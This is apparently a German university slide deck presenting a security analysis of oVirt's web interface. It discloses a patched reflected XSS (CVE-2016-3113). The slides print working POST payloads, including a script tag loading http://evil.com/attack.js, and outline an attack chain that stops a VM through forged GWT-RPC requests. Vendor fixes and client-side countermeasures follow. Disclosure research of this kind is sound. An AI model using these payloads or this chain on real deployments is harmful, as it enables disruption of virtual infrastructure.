Sicherheitsanalyse der Private Cloud Interfaces von oVirt

Emanuel Durmaz
Ruhr-Universität Bochum

Emanuel Durmaz

10/16: Bachelor of Science – IT-Sicherheit, Ruhr-Universität Bochum

- Thesis: Sicherheitsanalyse der Private Cloud Interfaces von oVirt

Seit 10/16: Master-Student – IT-Sicherheit, Ruhr-Universität Bochum


Seit 06/16: Werkstudent – G DATA Software AG

- Entwickler im Team zur automatischen Malware-Analyse

oVirt – IaaS Cloud

- Infrastruktur- und Virtualisierungsmanagement-Plattform
- Open-Source Projekt von redhat
- Upstream-Projekt der *RedHat Virtualization* Cloud-Lösung
- Im Private Cloud Szenario eingesetzt
- Webinterface mit Benutzerverwaltung
  - Basiert auf Google Webtoolkit
- Nutzer: Brussels Airport Company, Florida State University RCC, Keele University, Universidad de Sevilla, etc.

Private IaaS Cloud: Angreifermodell



VM-Zugriff

- noVNC-HTML5-Client via WebSocket
- RDP für Windows VM‘s
- Virt-Viewer (Systemclient) zum Aufbau der VNC-Verbindung
  - Download einer Konfigurationsdatei für virt-viewer wird clientseitig erstellt, hochgeladen und reflektiert (Download)

POST /ovirt-engine/services/attachment/console.vv

contenttype=application%2Fx-virt-viewer%3B+charset%3DUTF-8
&content=[...Konfigurationsdatei...]
&encodingtype=plain

Reflected Cross-Site-Scripting

- Content-Type: text/html; charset=utf-8
  - HTML wird gerendert

```
POST /ovirt-engine/services/attachment/console.vv

contenttype=text%2Fhtml%3B+charset%3DUTF-8
&content=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
&encodingtype=plain
```

- GET-Methode wird nicht zugelassen (mit QueryString)
- Stattdessen: Ausführen mit selbstabschickendem POST-Formular
  - <script src="http://evil.com/attack.js"></script> als Wert für das *content*-Feld

Remote Procedure Calls

RPC-Anfrage (Ausschnitt): VM Starten (Aktion)


...org.ovirt.engine.core.common.action.RunVmParams~I42~"1~n~Z1~"1~o~Z0~"1~p~V~"1~q~V~"1~r~V~"1~s~D0~"1~t~V~"1~u~V~"1~v~V~"1~w~V~"1~A~V~"1~B~V~"1~C~V~"1~D~Z1~"1~F~V~"1~G~V~"1~H~V~"1~I~V~"1~J~V~"1~K~V~"1~L~V~"1~M~V~"1~N~Lorg.ovirt.engine.core.compat.Guid~I1~"1~b~!java.util.UUID~I2~J-4990809666594738282~J-4353420362383997589~I0~"1~O~V~"1~P~E ...

UUID (128 Bit): c3958b3e-ee26-456b-babd-150cf908ef96 (Aufteilen in 2x 64 Bit, Zweierkomplement)

RPC-Anfrage: VMs|Host|Events|... auflisten (Infos)

R7~"61~org.ovirt.engine.ui.frontend.gwtservices.GenericApiGWTService~"8~runQuery~D2~"3~uUj~"3~U3g~Eorg.ovirt.engine.core.common.queries.VdcQueryType~I204~Lorg.ovirt.engine.core.common.queries.SearchParameters~I9~"1~b~D100~"1~c~"4|5|7|...~Vms:|Host:|Events:|...~"1~d~Eorg.ovirt.engine.core.common.interfaces.SearchType~I0~"1~e~Z1~"1~f~J0~"1~n~V~"1~o~Z0~"1~p~Z0~"1~q~V~

Angriff


Webinterface
Link wird geöffnet
Self-submitting form
POST /ovirt-engine/services/attachment/console.vv
contenttype=text/html&content=<script src=„https://evil.com/attack.js“></script>
Reflektiert Wert von content mit text/html als Content-Type
<script src=„https://evil.com/attack.js“></script>
attack.js
2. Validen GWT-Permutation Token aus .nocache.js Datei durch Ausprobieren ermitteln
3. Verstecktes iFrame lädt Webportal, DOM-Zugriff und ermittelt UUID einer VM
4. UUID umwandeln und in konstruierte RPC-Anfrage einsetzen
1. GWT-RPC Anfrage: getNewXsrfToken
XsrfToken
Teste GWT-Permutation Token
500 Server Error oder 200 OK
UUID
RPC-Anfrage: „Stop VM with UUID XYZ“
Fährt VM herunter
oVirt-Engine
Node
VM

Gegenmaßnahmen

- Reaktion seitens oVirt Entwickler:
  - Validierung des *contenttype*-Parameters mit Regex behebt XSS-Lücke:
    - *^application/(x-virt-viewer|rdp)(;.*)?$*
  - Reflected Upload nach wie vor möglich

- Clientseitige Prävention
  - XSS-Filter aktivieren bzw. installieren (z.B. NoScript Add-on für Firefox, in Chrome bereits integriert)
  - Nie Links von Unbekannten öffnen, selbst wenn das Ziel nur im privaten / eigenem Netz erreichbar ist.

Fazit & Zusammenfassung

- Das Webinterface wurde auch bzgl. SQL-Injections, XSRF, Datei-Uploads, Authentifizierung untersucht
  - keine Sicherheitslücken gefunden

- Resultierte Sicherheitslücke bzgl. VM-Zugriff wurde gemeldet und behoben:
  - CVE-2016-3113 ovirt-engine: Reflected XSS (oVirt 3.6.5, April 16)

- Private Clouds können genauso von Angriffen betroffen sein wie Public Clouds

Danke!
Fragen?

Emanuel Durmaz
Ruhr-Universität Bochum
E-Mail: emanuel.durmaz@rub.de